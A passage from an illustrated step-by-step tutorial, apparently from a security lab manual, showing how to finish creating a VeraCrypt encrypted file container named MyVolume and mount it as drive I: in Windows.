
15. After clicking **Format**, VeraCrypt will create a file called **MyVolume** in the provided folder. This file depends on the VeraCrypt container (it will contain the encrypted VeraCrypt volume).
16. Depending on the size of the volume, volume creation may take some time.
17. Once the volume is created, a **VeraCrypt Volume Creation Wizard** dialog-box appears; click **OK**.




18. In the **VeraCrypt Volume Creation Wizard** window, a **Volume Created** message appears; then, click **Exit**.




19. The **VeraCrypt** main window appears; select a drive (here, I:) and click **Select File....**



20. The **Select a VeraCrypt Volume** window appears; navigate to **Desktop**, click **MyVolume**, and click **Open**.



21. The window closes, and the **VeraCrypt** window appears displaying the location of selected **volume** under the Volume field; then, click **Mount**.

